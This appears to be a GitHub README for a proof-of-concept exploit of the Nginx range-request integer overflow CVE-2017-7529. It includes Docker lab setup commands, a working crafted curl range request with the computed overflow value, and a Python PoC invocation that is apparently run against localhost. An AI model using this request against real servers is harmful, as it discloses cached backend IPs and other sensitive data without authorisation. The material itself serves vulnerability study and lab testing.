 liusec/cve-2017-7529
Proof-of-concept exploit for Nginx integer overflow (CVE-2017-7529) enabling cache header disclosure via crafted range requests, with Docker-based lab environment and Python POC script.

When using the nginx standard module, an attacker can obtain cache file header information in the response by sending a header request containing a maliciously crafted range field. In certain configurations, the cache file header may contain the backend server's IP address or other sensitive information, leading to information disclosure.
This vulnerability affects all Nginx versions 0.5.6 - 1.13.2 with default configuration modules. If caching is enabled, an attacker can send malicious requests for remote attacks, resulting in information disclosure.
When the Nginx server uses proxy caching, an attacker exploiting this vulnerability can obtain the server's backend real IP or other sensitive information.
According to our analysis, this vulnerability has a low exploitation difficulty and can be classified as a low-hanging-fruit vulnerability, with certain practical value in real-world network attacks.
Nginx version 0.5.6 - 1.13.2
Nginx version 1.13.3, 1.12.1
$ docker pull medicean/vulapps:n_nginx_1
$ docker run -d -p 8000:80 medicean/vulapps:n_nginx_1
The
-p 8000:80preceding 8000 represents the physical machine's port, can be specified arbitrarily.


$ curl -I http://127.0.0.1:8000/proxy/demo.png

HTTP/1.1 200 OK
Server: nginx/1.13.1
Date: Wed, 12 Jul 2017 15:57:57 GMT
Content-Type: image/png
Content-Length: 16585
Connection: keep-alive
Last-Modified: Wed, 12 Jul 2017 15:57:57 GMT
ETag: W/"40c9-5543e4fad0d40"
X-Proxy-Cache:: MISS
Accept-Ranges: bytes
See Content-Length: 16585, find a value larger than this, for example 17208, the second range value is 0x8000000000000000-17208, which is 9223372036854758600
$ curl -i http://127.0.0.1:8000/proxy/demo.png -r -17208,-9223372036854758600
See the result:
$ python poc.py http://127.0.0.1:8000/proxy/demo.png

Vulnerable: http://127.0.0.1:8000/proxy/demo.png
